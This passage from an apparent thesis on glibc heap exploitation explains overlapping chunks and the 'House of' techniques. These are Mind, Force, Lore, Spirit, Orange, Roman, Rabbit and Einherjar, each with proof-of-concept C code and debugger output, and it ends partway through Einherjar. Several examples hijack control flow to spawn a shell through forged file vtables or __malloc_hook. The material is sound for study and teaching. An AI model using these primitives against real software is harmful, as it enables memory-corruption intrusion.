
gef: p p4
$11 = (intptr_t *) 0x555555559110
gef: p p2
$12 = (intptr_t *) 0x555555559110
gef: p p1
$13 = (intptr_t *) 0x555555559010
gef: p p3
$14 = (intptr_t *) 0x555555559210

```

As you can see, p3 is not in the list of chunks anymore, however, the pointer is still accessible inside the application. Now the p3 and p4 have overlap, so, write data on one of them overwrite the other one data What happened if the chunk size was so big. As we mentioned, the system uses mmap in this scenario. Take consider the following code:

```

int* ptr1 = malloc(0x10);
long long* top_ptr = malloc(0x100000);
long long* mmap_chunk_2 = malloc(0x100000);
long long* mmap_chunk_3 = malloc(0x100000);

```

heap layout after allocation

```

Chunk(addr=0x555555559010, size=0x20, flags=PREV_INUSE)
[0x0000555555559010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....]
Chunk(addr=0x555555559030, size=0x410, flags=PREV_INUSE)
[0x0000555555559030 0a 43 75 72 72 65 6e 74 20 53 79 73 74 65 6d 20 .Current
System ]
Chunk(addr=0x555555559440, size=0x20bd0, flags=PREV_INUSE) top chunk

```

```

gef: p mmap_chunk_2
$1 = (long long *) 0x7ffff7935010
gef: p mmap_chunk_3
$2 = (long long *) 0x7ffff7834010
gef: p top_ptr
$3 = (long long *) 0x7ffff7ef2010

```

Like the previous one, we change the size of the last chunk. The new chunk size is the sum of the size of chunk_3 and chunk_2; as a result, the un mmap release both areas.

```

free(mmap_chunk_3)

```

In this stage, if we allocate a new big chunk, this new big chunk has overlap with chunk_2 which just has been un mmap without call un mmap directly; as a result, we can write on the chunk2 area with the help of our new chunk.

5.7 The Houses

It is time to talk about the *House of XXX* families attack. In 2004 the authors of glibc published a series of patches over `malloc` to prevent previous attacks on heap manager. In late 2004 a person issued a paper *The Malloc Maleficarum*⁵, over the internet. “It is for this reason, a small suggestion of impossibility, that I present the Malloc Maleficarum” As they said. The name came from a 14-century book written by a Catholic clergyman on witchcraft.

5.7.1 The House of Mind

The goal of this attack is to overwrite a memory location by abusing the `free` function. Take a look at `free` function⁶:

```
public free(Void_t* mem){
    mstate ar_ptr;
    mchunkptr p;
    /* ... */
    p = mem2chunk(mem);
    /* ... */
    ar_ptr = arena_for_chunk(p);
    /* ... */
    _int_free(ar_ptr, mem);
}
```

As we mentioned, when the user requests a memory allocation glibc returns a pointer to the data section on the allocated chunk, however, to free chunk glibc needs a pointer to the beginning of the chunk. `mem2chunk` responsible to convert `mem` pointer to chunk pointer by subtracting address from metadata size. Then this chunk passes to `arena_for_chunk` macro. Take a look at the code:

```
#define HEAP_MAX_SIZE (1024*1024)
#define heap_for_ptr(ptr) \
    ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))
#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
#define arena_for_chunk(ptr) \
    (chunk_non_main_arena(ptr)?heap_for_ptr(ptr)->ar_ptr: &main_arena)
```

⁵[The Malloc Maleficarum](#)

⁶[malloc.c](#), line 4154

When a `non_main` arena heap creates, the first thing that goes into this heap is `heap_struct`, this structure contains a field call `ar_ptr`, In the above code `ar_ptr` stands for arena for this heap, also, as you remember there is a bit in the size field which stands for `non_main_arena`. Since the attacker has control of the size field, can control chunk threats as the main arena or `non_main` arena. We can conclude, if the `non_main_arena` is set, then `chunk_non_main_arena` return true, as the result `ar_ptr` in `free` function is set to `heap_for_ptr(ptr)->ar_ptr`. This attack works by manipulating the heap in a way a fake `ar_ptr` supply to `_init_free`; as a result, an arbitrary overwrite happen. The Attacker has to allocate enough memory until it reaches `non_main_arena` where he has control over arena data. Max heap size is $1024*1024$ plus 512kb of padding, so max allocation never is more than 1MB. We saw It possible to hijack the `heap_info` and supply an arbitrary `ar_ptr` value, so, what value should we use for `ar_ptr`. We have two options on that:

Large area of memory Use a large area of memory then unsorted bin link code overwrite the target for us. There is some condition and security check, if we can bypass them all the following code of unsorted bin do the real job:

```
bck = unsorted_chunks(av);
fwd = bck->fd;
p->bk = bck;
p->fd = fwd;
bck->fd = p;
fwd->bk = p;
```

In the above code `p` stands for the address of the attacker overflowed chunk, `unsorted_chunks(av)` returns `av->bin[0]` which is controlled by the attacker, as the result, `bk->fd` overwrite `p`.

Fast bin Consider following code of fast bins

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast)){
    if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
        || __builtin_expect (chunksize (chunk_at_offset (p, size)) >=
            av->system_mem, 0)){
        errstr = "free(): invalid next size (fast)";
        goto errout;
    }
    set_fastchunks(av);
    fb = &(av->fastbins[fastbin_index(size)]);
    /* ... */
    p->fd = *fb;
    *fb = p;
}
```

The ideal way in this approach is to take control of fast bins, so, in the following line, fast bins overwrites on target. This scenario needs to bypass conditions too. This attack still works on the current version on glibc. Consider the following code:

```
int HEAP_MAX_SIZE = 0x4000000;  
int MAX_SIZE = (128*1024) - 0x100;
```

The first line is maximum heap size, also, the second line is maximum chunk size. This is the threshold of mmap.

```
uint8_t* fake_arena = malloc(0x1000);  
uint8_t* target_loc = fake_arena + 0x30;  
uint8_t* target_chunk = (uint8_t*) fake_arena - 0x10;
```

The second step is to initialize the mentioned fake arena and target location. Then, initial `malloc_state` of the arena, also, `system_mem` field. This field is used to validate the size of the chunk, so it must be larger than our chunk size.

```
fake_arena[0x888] = 0xFF;  
fake_arena[0x889] = 0xFF;  
fake_arena[0x88a] = 0xFF;
```

Now we need to find the location of fake arena

```
uint64_t new_arena_value = (((uint64_t) target_chunk) + HEAP_MAX_SIZE) &  
    ~(HEAP_MAX_SIZE - 1);  
uint64_t* fake_heap_info = (uint64_t*) new_arena_value;
```

The fake arena is located in an offset of the heap, as a result, we need to allocate chunks until reach the fake arena.

```
uint64_t* user_mem = malloc(MAX_SIZE);  
while((long long)user_mem < new_arena_value){  
    /* ... */  
    user_mem = malloc(MAX_SIZE);  
}
```

As we told, this approach uses the fast bins approach, so, we need a chunk in range of the fast bins chunk, also, a pointer to chunk:

```
uint64_t* fastbin_chunk = malloc(0x50)  
uint64_t* chunk_ptr = fastbin_chunk - 2
```

This file work on glibc-2.31 which support tcache as the first mechanism, so, like *double free* in Section 5.2, all we need is to fill up the tcache to force the heap manager role back to the fast bins

```
uint64_t* tcache_chunks[7];
for(int i = 0; i < 7; i++){
    tcache_chunks[i] = malloc(0x50);
}
for(int i = 0; i < 7; i++){
    free(tcache_chunks[i]);
}
```

The next step is setting up `ar_ptr` of heap structure in the fake heap. This field is the first one in the structure at offset `0x00`.

```
fake_heap_info[0] = (uint64_t) fake_arena
```

Now we have to set `non_main_arena` bit in the size field of our victim chunk:

```
chunk_ptr[1] = 0x60 | 0x4;
```

Everything is set up now, all we need is call `free` function for the victim chunk:

```
free(fastbin_chunk);
```

```
Chunk(addr=0x55558026530, size=0x60, flags=NON_MAIN_ARENA)
[0x000055558026530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....]
Chunk(addr=0x55558026590, size=0x60, flags=PREV_INUSE)
[0x000055558026590 00 00 00 00 00 00 00 00 10 90 55 55 55 55 00 00 .....UUUU..]
Chunk(addr=0x555580265f0, size=0x60, flags=PREV_INUSE)
[0x0000555580265f0 90 65 02 58 55 55 00 00 10 90 55 55 55 55 00 00 ..e.XUU....UUUU..]
Chunk(addr=0x55558026650, size=0x60, flags=PREV_INUSE)
[0x000055558026650 f0 65 02 58 55 55 00 00 10 90 55 55 55 55 00 00 ..e.XUU....UUUU..]
Chunk(addr=0x555580266b0, size=0x60, flags=PREV_INUSE)
[0x0000555580266b0 50 66 02 58 55 55 00 00 10 90 55 55 55 55 00 00 Pf.XUU....UUUU..]
Chunk(addr=0x55558026710, size=0x60, flags=PREV_INUSE)
[0x000055558026710 b0 66 02 58 55 55 00 00 10 90 55 55 55 55 00 00 ..f.XUU....UUUU..]
Chunk(addr=0x55558026770, size=0x60, flags=PREV_INUSE)
[0x000055558026770 10 67 02 58 55 55 00 00 10 90 55 55 55 55 00 00 ..g.XUU....UUUU..]
Chunk(addr=0x555580267d0, size=0x60, flags=PREV_INUSE)
[0x0000555580267d0 70 67 02 58 55 55 00 00 10 90 55 55 55 55 00 00 pg.XUU....UUUU..]
Chunk(addr=0x55558026830, size=0x207e0, flags=PREV_INUSE) ← top chunk
gef> p *((unsigned long long*) (target_loc))
$12 = 0x55558026520
```

Figure 5.1: the address of our fake arena overwritten on target location

5.7.2 The house of Force

The house of Force is the second attack of House of XXX, which we want to discuss. We talk about the top chunk and the way glibc manages it. As we mentioned, when there is no suitable free chunk for ongoing allocation requests, glibc uses the top chunk as free space

and creates a chunk from scratch. So what happens if we have control over top chunk size. The goal of this attack is to use this vulnerability to write a value in an arbitrary address. Consider the following code from glibc-2.23 ⁷:

```
/* ... */
use_top:
    victim = av->top;
    size = chunksize (victim);
    if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE)){
        remainder_size = size - nb;
        remainder = chunk_at_offset (victim, nb);
        av->top = remainder;
        set_head (victim, nb | PREV_INUSE |
            (av != &main_arena ? NON_MAIN_ARENA: 0));
        set_head (remainder, remainder_size | PREV_INUSE);
        check_malloced_chunk (av, victim, nb);
        void *p = chunk2mem (victim);
        alloc_perturb (p, bytes);
        return p;
    }
```

As you can see in the first step glibc compares the requested chunk size and top chunk size, as the result, the first step is to set a large value in top chunk size to bypass this step, cheating glibc to use this space. The following code is `house_of_force` sample from `how2heap`⁸.

```
intptr_t *p1 = malloc(256);
int real_size = malloc_usable_size(p1);
```

The first line allocates a big chunk of data from heap memory, so the memory becomes divided into two parts: The allocated part, the top chunk. `real_size` is the size of the data section in the chunk. We need to overwrite the top chunk size; to do that, we need a pointer to the top chunk first. The top chunk is located at the following address:

```
intptr_t *ptr_top = (intptr_t *) ((char *)p1 + real_size - sizeof(long));
```

Now, we have a pointer to the top chunk, all we have to do overwrite the size field:

```
*(intptr_t *)((char *)ptr_top + sizeof(long)) = -1
```

If you check the glibc above code, you can see the glibc convert the size to `unsigned long`, so, 1 is the largest number. Now we put a big number on size, so, `malloc` does not call

⁷[malloc.c, line 4087](#)

⁸[house_of_force.c](#)

`mmap` to get more memory from os, instead, it uses the top chunk. All we have to do now is allocate a chunk from the top chunk to right before our target, then, the second chunk is be our target:

```
unsigned long evil_size = (unsigned long)bss_var - sizeof(long)*4 - (unsigned
    long)ptr_top;
void *new_ptr = malloc(evil_size);
```

The above code calculates the distance between the top chunk beginning and the target `bss_var`. In the following, allocate enough memory space to reach the target. This chunk does not point to target; instead, this chunk point to the start of the top chunk, so we need to allocate the second chunk:

```
void* ctr_chunk = malloc(100);
```

This chunk points to our target, so, with one simple `strcpy` we can overwrite the value:

```
strcpy(ctr_chunk, "YEAH!!!");
```

Unfortunate this attack does not work on current glibc version because of below patch ⁹:

```
if (__glibc_unlikely (size > av->system_mem))
    malloc_printerr ("malloc(): corrupted top size");
```

5.7.3 The House of Lore

This attack abuses the vulnerability inside small bins to modify memory in any location. If we check the `malloc` source code, we can see there is a check for small chunk request, so, if the requested chunk fits inside the small bins range, the heap manager use it.

```
if (in_smallbin_range (nb))
```

In the following we have below code. ¹⁰

```
bck = victim->bk;
if (__glibc_unlikely(bck->fd != victim)) {
    errstr = "malloc(): smallbin double linked list corrupted";
    goto errout;
}
set_inuse_bit_at_offset(victim, nb);
bck->fd = bin;
```

⁹[malloc.c](#), line 4106

¹⁰[malloc.c](#), line 3635

As we can see, if we have control over the victim `bck` pointer and bypass the security check, glibc returns our fake chunk on the next small bins allocation. In other words, we can return a chunk to any address. Now we explain it in a real sample from `how2heap`¹¹:

```
intptr_t* stack_buffer_1[4] = {0};
intptr_t* stack_buffer_2[3] = {0};
intptr_t *victim = malloc(0x100);
intptr_t *victim_chunk = victim-2;
```

At first, we allocate a small chunk, then calculate the actual address of the chunk by subtracting header size from the data section address like always.

```
stack_buffer_1[0] = 0;
stack_buffer_1[1] = 0;
stack_buffer_1[2] = victim_chunk;

stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
stack_buffer_2[2] = (intptr_t*)stack_buffer_1;
```

Now we forge a fake chunk, point the `bck` pointer of `buffer_1` to the victim, the `fwd` pointer of `buffer_1` to `buffer_2`, also, the `bck` pointer of `buffer_2` to `buffer_1`. In this way, we can bypass the small bins security check.

```
void *p5 = malloc(1000);
free((void*)victim);
void *p2 = malloc(1200);
```

To prevent merging the top chunk with a small one during `free` we allocate a big chunk on top of the heap. After that by release the victim, it moves to the unsorted bin as shown in Figure 5.2. In the following step, we allocate another chunk big enough, so, heap manager can use the chunk inside an unsorted bin or small bins.

```
victim[1] = (intptr_t)stack_buffer_1; // victim->bk is pointing to stack
```

After that, we need to abuse the vulnerability, so the `bck` pointer of the victim points to our controlled memory address. The victim is not in the unsorted bin anymore; instead, the heap manager moves it to the small bins after allocation of `p2`, we can see the result in Figure 5.3. As we mention in Section 3.8, the heap manager checks all of the chunks inside the unsorted bin. If the size is not suitable for the current allocation, they move to the corresponding bin. In other words, we force the heap manager to move the victim from the unsorted bin to the small bins.

¹¹[house_of_lore.c](#)


```

gef> heap bins
[+] No Tcache in this version of libc

Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00

[+] unsorted_bins[0]: fw=0x555555559000, bk=0x555555559000
→ Chunk(addr=0x555555559010, size=0x110, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.

[+] Found 0 chunks in 0 small non-empty bins.
[+] Found 0 chunks in 0 large non-empty bins.
gef>

```

Figure 5.2: Heap layout

```

gef> heap bins
[+] No Tcache in this version of libc

Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00

[+] Found 0 chunks in unsorted bin.

[+] small bins[16]: fw=0x555555559000, bk=0x555555559000
→ Chunk(addr=0x555555559010, size=0x110, flags=PREV_INUSE)
[+] Found 1 chunks in 1 small non-empty bins.

[+] Found 0 chunks in 0 large non-empty bins.
gef>

```

Figure 5.3: Heap layout

```

void *p3 = malloc(0x100);
char *p4 = malloc(0x100);

```

```

gef> p victim
$22 = (intptr_t *) 0x555555559010
gef> p p3
$23 = (void *) 0x555555559010
gef>

```

Figure 5.4: The victim and p3 pointer

Now we overwrite the victim `bk` pointer also put the victim in the small bins. The next allocation returns the victim from the small bins; moreover, it write `bk` pointer of the

bin in libc to our controller location which is the bck pointer of the victim as shown in Figure 5.4.

```
bin = bin_at (av, idx);
bck = victim->bck;
bin->bk = bck;
```

we can see in Figure 5.5 ,now the last allocation returns a chunk at our controlled location at the stack, which is now inside the bin's bck pointer.




Figure 5.5: bck pointer

5.7.4 The House of Spirits

In this attack, an attacker forged a fake chunk inside a controller location like the stack, then overwrote a pointer inside the application in a way pointing to the forged chunk. When the application frees the pointer, it puts our forged chunk inside the bins; as a result, the next malloc returns our forged chunk instead of the real chunk. All the attacker has to do is forge a chunk in a way that bypasses all libc security checks. Consider the application have a pointer call `a`, attacker has a forged chunk called `fake_chunks`

```
unsigned long long *a;
unsigned long long fake_chunks[10] __attribute__((aligned (16)));
```

Now attacker sets the size of the current chunk and the next chunk.

```
fake_chunks[1] = 0x40;
fake_chunks[9] = 0x1234;
```

At least, the attacker overwrites the pointer to point to the data section of the forged chunk, then releases the pointer.

```
a = &fake_chunks[2];
free(a);
```

The result of such an action is, our fake chunk is at the top of the bin, so the next `malloc` returns to the attacker's controlled location.

5.7.5 The House of Orange

The house of orange is different from previous attacks. As we remember, in the previous attack, we use `malloc` and `free` to abuse libc vulnerability, but, In the house of orange, we do not use the `free` function at all. In other words, we force the heap manager to free a chunk of the heap without calling the `free` function. The final layout of this attack is a combination of unsorted bin attacks. The POC file is available in the how2heap repository¹².

At first, there is one chunk in the application called the top chunk with the size of 0x21000. The top chunk becomes smaller after allocation. As we mentioned before, when a request has arrived, the heap manager first checks the bins. If there is no suitable chunk in the bins, the heap manager tries to create a new chunk from the top chunk, so what happens if the requested chunk size is bigger than the top chunk. There are two scenarios for such a situation: if the requested size is smaller than 0x21000, extend the top chunk; otherwise, use `mmap`. If we can make the heap manager extend instead of `mmap`, the old top chunk is inserted into an unsorted bin without calling the `free` function.

To achieve this, we have to meet some security conditions. There is a check for the top chunk inside the libc.

```
assert ((old_top == initial_top (av) && old_size == 0) ||
        ((unsigned long) (old_size) >= MINSIZE &&
         prev_inuse (old_top) &&
         ((unsigned long) old_end & (pagesize - 1)) == 0));
```

1. Size must be greater than `MINSIZE`
2. `Prev_inuse` flag must be set
3. Top chunk + size must be page align

Now It is time to put it all together. Consider the following code:

```
char *p1, *p2;
size_t *top;
p1 = malloc(0x400-16);
```

¹²[house_of_orange.c](#)

First, we allocate a chunk with the size of 0x400; as we told, the top chunk size is 0x21000; after we allocate 0x400, the remaining top chunk is 0x20c00; also, consider the `prev_inuse` flag the final size is 0x20c01.

```
top = (size_t *) ( (char *) p1 + 0x400 - 16);
top[1] = 0xc01;
p2= malloc(0x1000);
```

Now, we have to change the top chunk size in a way to meet security checks. By set `0xc00 + Prev_flag`, we can bypass the security check. At least, we request a chunk more significant than the top chunk size. In this situation, the heap manager creates a new top chunk where the old one has ended, then calls the free function to release the old top chunk, so the old one moves to an unsorted bin.

The first part of the attack finished, in the following, It's time to talk about glibc file structure and *abort* routine before continuing to the second phase. What's happen if glibc detected corruption inside the heap structure. When libc detects any memory corruption, it calls the *abort* routing automatically. *Abort* routine flush all file pointers in memory by calling `_IO_flush_all_lockp`. Consider a part of code:

```
struct _IO_FILE *fp;
fp = (_IO_FILE *) _IO_list_all;
while (fp != NULL)
    if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
#ifdef _LIBC || defined _GLIBCXX_USE_WCHAR_T
        || (_IO_vtable_offset (fp) == 0
            && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                > fp->_wide_data->_IO_write_base))
#endif
        )
        && _IO_OVERFLOW (fp, EOF) == EOF)
```

As you can see, libc keeps file pointers inside `_io_list_all`, so, in the corruption situation, all pointers be flush by the use of the `io_file` object. When glibc allocate a new file structure and `fopen` return the pointer, the actual internal structure inside the glibc is `io_file_plus`, if we take a look at glibc code we have:

```
struct _IO_FILE_plus{
    _IO_FILE file;
    const struct _IO_jump_t *vtable;
};
```

As you can see this internal structure keeps `_io_file` object alongside a jump virtual table called `_io_jump_t`. This virtual table contains a list of pointers to all of the file functions.

`_io_file` uses a virtual table to call files function. An attacker can forge a fake object, overwrite the pointer to gain control flow of the application.

Our goal is to make `_IO_flush_all_lockp` call `_IO_OVERFLOW`, also, overwrite `_io_list_all` with a forged file pointer in a way `_IO_OVERFLOW` point to system function. The result of this action is to open a shell.

The first thing is to calculate the address of `_io_list_all` inside the libc. Currently, we have one freed chunk inside the unsorted bin, the `bk` and `fd` pointer is pointed to the main arena of the heap. we can use this address to calculate the `_io_list_all` address.

With the help of *blukat* ¹³ website, we can find the offset of `_io_list_all` based on the glibc version. This sample use glibc-2.23, so we search inside we site for this specific glibc version. Please take look at Figure 5.6:

libc6-amd64_2.23-0ubuntu3_i386			Download
Symbol	Offset	Difference	
☒ system	0x03f620	0x0	
☐ open	0x0da450	0x9ae30	
☐ read	0x0da670	0x9b050	
☐ write	0x0da6d0	0x9b0b0	
☐ str_bin_sh	0x163feb	0x1249cb	
☐ _IO_list_all	0x39c520	0x35cf00	
All symbols			

Figure 5.6: `_IO_LIST_ALL` offset

Now we have the offset of `io_list_all` inside glibc, in the next step, with the help of `vmmap` command in gdb found the start address of glibc, then add offset to glibc address to found `io_list_all` address in the current execution.

```
0x00007ffff7a36000 0x00007ffff7bce000 0x0000000000000000 r-x
/mnt/vmshare/MasterThesis/libc223/libc.so.6
0x00007ffff7a36000+0x39c520 = 0x7FFFF7DD2520
-> the address of io_list_all in current execution
```

However, this address cannot be calculated in the real-time execution because we do not have the glibc address. As we mention, the backward and forward pointer of the freed chunk point to the heap main arena; also, the offset between the main arena and `io_list_all` always fixes; as a result, we can calculate this offset now and use it in real execution

¹³[libc database](#)

```
0x7FFF7DD2520-0x7ffff7dd1b78 = 0x9a8 -> the offset of io_list_all from main arena
```

The final result is the below code:

```
io_list_all = top[2] + 0x9a8;
```

For the rest of the attack, we can use an unsorted bin attack. As we mentioned before, in an unsorted bin attack, we can overwrite the `bk` pointer with any address; in this case, we want to overwrite `io_list_all` with the address of the unsorted bin

```
top[3] = io_list_all - 0x10;
```

At least we need to call system function in order to run the shell:

```
memcpy( (char *) top, "/bin/sh\x00", 8);
```

As we mentioned, the glibc flushes all file pointers inside the `io_list_all` link list, which currently overwrites with the address of the unsorted bin. The goal is to gain control of execution with the help of `fd` pointers. In the real list, the next file pointer is located at `base_address+0x68`, if we consider bins, the mentioned address is a small bin[4] which keeps a chunk between 90 to 98. We can conclude, if we manipulate the top chunk size again and set the size of 97, on the next allocation with a smaller size, the heap manager checks chunks in the unsorted bin and puts it into corresponding bins which are smallbin[4]. Also, if we check the source code, we can see this size check:

```
if (__builtin_expect (victim->size <= 2 * SIZE_SZ, 0)
    || __builtin_expect (victim->size > av->system_mem, 0))
    malloc_printerr (check_action, "malloc(): memory corruption",
        chunk2mem (victim), av);
```

During iteration over chunks inside the unsorted bin, the libc checks the size of the chunk; if the size is smaller than `MINSIZE`, then the abort procedure is called, and an attack happens.

```
top[1] = 0x61;
```

Now the chain of events is complete, but we have to meet the condition of `IO_LIST_ALL`

```
FILE *fp = (FILE *) top;
fp->_mode = 0; // top+0xc0
fp->_IO_write_base = (char *) 2; // top+0x20
fp->_IO_write_ptr = (char *) 3; // top+0x28
size_t *jump_table = &top[12]; // controlled memory
jump_table[3] = (size_t) &winner;
*(size_t *) ((size_t) fp + sizeof(FILE)) = (size_t) jump_table; // top+0xd8
```

Finally, we trigger the attack by one allocation.

```
malloc(10);
```

5.7.6 The House of roman

The main goal of this attack is to get shell access by point the `fd` pointer to `malloc_hook` and write *one-gadget* to `malloc_hook` with a combination of unsorted bin attack , fast bins attack and Use after the free attack.

The first step is to get a pointer inside `malloc_hook`. `malloc_hook` provide ability to modify the behavior of `malloc` and `free` with a hook function. To achieve this, we create a fast bins chunk in a way the `fd` pointer points to `malloc_hook`.

```
uint8_t* fastbin_victim = malloc(0x60);
malloc(0x80);
uint8_t* main_arena_use = malloc(0x80);
uint8_t* relative_offset_heap = malloc(0x60);
free(main_arena_use);
```

The last `free`, put `main_arena_use` chunk inside the unsorted bin; also, `main_arena_use` has a pointer to `main_arena+0x68` inside `fd` pointer. Now by request a chunk inside the fast bins chunk size, we have a chunk that has a pointer to `main_arena` inside the `fd` pointer.

```
uint8_t* fake_libc_chunk = malloc(0x60);
```

Note that the chunk size is mainly set to `0x60` to put this inside the fast bins `0x70` later. In the next step, we free `relative_offset_heap` and `fastbin_victim` . We free `relative_offset_heap` at first, so the heap manager puts `relative_offset_heap` inside the `fd` pointer to `fastbin_victim`. Please take a look at the heap layout.

```
0x0: fastbin_victim - size 0x70
0x70: alignment_filler - size 0x90
0x100: fake_libc_chunk - size 0x70
0x170: leftover_main - size 0x20
0x190: relative_offset_heap - size 0x70
```

Now, fast bins use a single link list and the `fd` pointer of `fastbin_victim`, point to `relative_offset_heap`. By manipulating the last two bytes of `fastbin_victim`, we make it a point to `fake_libc_chunk`. Also, as we remember, `fake_libc_chunk` had a pointer to `main_arena+0x68` inside the `fd` pointer.

```
fastbin_victim[0] = 0x00;
```

The final layout of fast bins would be as below.

```
fastbin_victim -> fake_libc_chunk -> (main_arena + 0x68).
```

We need to change the fd pointer to fake_libc_chunk to point to malloc_hook instead of main_arena + 0x68.

```
long long __malloc_hook = ((long*)fake_libc_chunk)[0] - 0xe8;
long long __malloc_hook_adjust = __malloc_hook - 0x23;
int8_t byte1 = (__malloc_hook_adjust) & 0xff;
int8_t byte2 = (__malloc_hook_adjust & 0xff00) >> 8;
fake_libc_chunk[0] = byte1;
fake_libc_chunk[1] = byte2;
malloc(0x60);
malloc(0x60);
uint8_t* malloc_hook_chunk = malloc(0x60);
```

First, we calculate the address of __malloc_hook. We have an address inside glibc, which keeps inside the fd pointer of fake_libc_chunk. We calculate the offset between the start of libc and main_arena+0x68, which keep in the fd pointer. In the next step, find the offset of __malloc_hook inside the libc. The distance between these two offsets is 0xe8. We want to use 0x7f as a valid fast bins chunk size; to do that, we subtract __malloc_hook by 0x23. With two malloc fastbin_victim and fake_libc_chunk remove from fast bins, the final malloc returns the malloc_hook_chunk.

As we talk before, the unsorted bin attack allow the attacker to write a value in a controlled location. At this stage, we use unsorted bin attack in order to change the value inside malloc_hook with the main_arena + 0x68.

```
uint8_t* unsorted_bin_ptr = malloc(0x80);
malloc(0x30);
free(unsorted_bin_ptr);
__malloc_hook_adjust = __malloc_hook - 0x10;
byte1 = (__malloc_hook_adjust) & 0xff;
byte2 = (__malloc_hook_adjust & 0xff00) >> 8;
unsorted_bin_ptr[8] = byte1;
unsorted_bin_ptr[9] = byte2;
malloc(0x80);
```

In the last steps, we write a one gadget inside the malloc_hook and trigger attack with one allocation.

```
long long system_addr = (long long)dlsym(RTLD_NEXT, "system");
malloc_hook_chunk[19] = system_addr & 0xff;
malloc_hook_chunk[20] = (system_addr >> 8) & 0xff;
```



```
malloc_hook_chunk[20] = (system_addr >> 8) & 0xff;
malloc_hook_chunk[22] = (system_addr >> 24) & 0xff;
malloc((long long)shell);
```

5.7.7 The House of Rabbit

This attack used a Fast bins and *uaf* attack to forge a fake heap chunk for feature uses. As we mentioned before, every fast bin keeps a single size chunk with a single linked list. What happens if we change a chunk inside the fast bins? In allocation, fast bins detects the abnormal size so aborts the allocation. If we force the heap manager to call `malloc` in order to consolidate, this chunk merge and split into small bins. As a result, we have two valid but forged chunks in a small bins which overlap which other. Consider the following code:

```
unsigned long *a = malloc(0x40);
unsigned long *b = malloc(0x40);
unsigned long *c = malloc(0x10);
```

First, we allocate two chunks with the third chunk to prevent merging chunks with the top chunk after calling `free`.

```
free(a);
free(b);
a[-1]=0xa1;
```

Now if freed the chunks and use the *uaf* attack to change the size of the first one we have the below layout as shown in Figure 5.8.

```
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] ← Chunk(addr=0x55555559060, size=0x50,
flags=PREV_INUSE) ← Chunk(addr=0x55555559010, size=0xa0, flags=PREV_INUSE)
[incorrect fastbin_index]
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
```

Figure 5.7: fast bins

Now with a single big allocation we have Figure 5.8.

As we can see, now we have two valid forged chunks inside the small bins which have overlap with each other.

```
[+] small_bins[4]: fw=0x55555559050, bk=0x55555559050
→ Chunk(addr=0x55555559060, size=0x50, flags=PREV_INUSE)
[+] small_bins[9]: fw=0x55555559000, bk=0x55555559000
→ Chunk(addr=0x55555559010, size=0xa0, flags=PREV_INUSE)
[+] Found 2 chunks in 2 small non-empty bins.
```

Figure 5.8: small bins

5.7.8 The House of Einherjar

In this attack, the goal is to force `malloc` to return a chunk in any given address by use of the `free` function. Consider the `free` function:

```
/* consolidate backward */
if (!prev_inuse(p)) {
    prevsize = prev_size(p);
    size += prevsize;
    p = chunk_at_offset(p, -((long) prevsize));
    unlink (off, p, bck, fwd);
}
```

If the `prev_inuse` flag is zero, in the time of `free` function calls, it tries to merge the current chunk with the previous chunk. The calculation of merged chunk size is the size of the current chunk and the previous chunk. Before continue we have to mention the basis of the attack. As we showed in Figure 5.9, glibc shares metadata at the end of the chunk with metadata at the beginning of the next chunk.




Figure 5.9: chunk layout

By considering the merge code of the `free` function, we can tell if we have control over `prev_size`, and `prev_inuse` flag, we can have control over the new chunk location. Consider the following sample, first, we need a chunk inside the heap, also, we need a fake chunk in any location. For this example we use the stack for fake chunk:

```

uint8_t* a;
a = (uint8_t*) malloc(0x38);
int real_a_size = malloc_usable_size(a);
size_t fake_chunk[6];
fake_chunk[0] = 0x100; // prev_size is now used and must equal fake_chunk's
    size to pass P->bk->size == P->prev_size
fake_chunk[1] = 0x100; // size of the chunk just needs to be small enough to
    stay in the \sbs{}
fake_chunk[2] = (size_t) fake_chunk; // fwd
fake_chunk[3] = (size_t) fake_chunk; // bck
fake_chunk[4] = (size_t) fake_chunk; //fwd_nextsize
fake_chunk[5] = (size_t) fake_chunk; //bck_nextsize

```

Now we need another chunk inside the heap:

```

b = (uint8_t*) malloc(0xf8);
int real_b_size = malloc_usable_size(b);
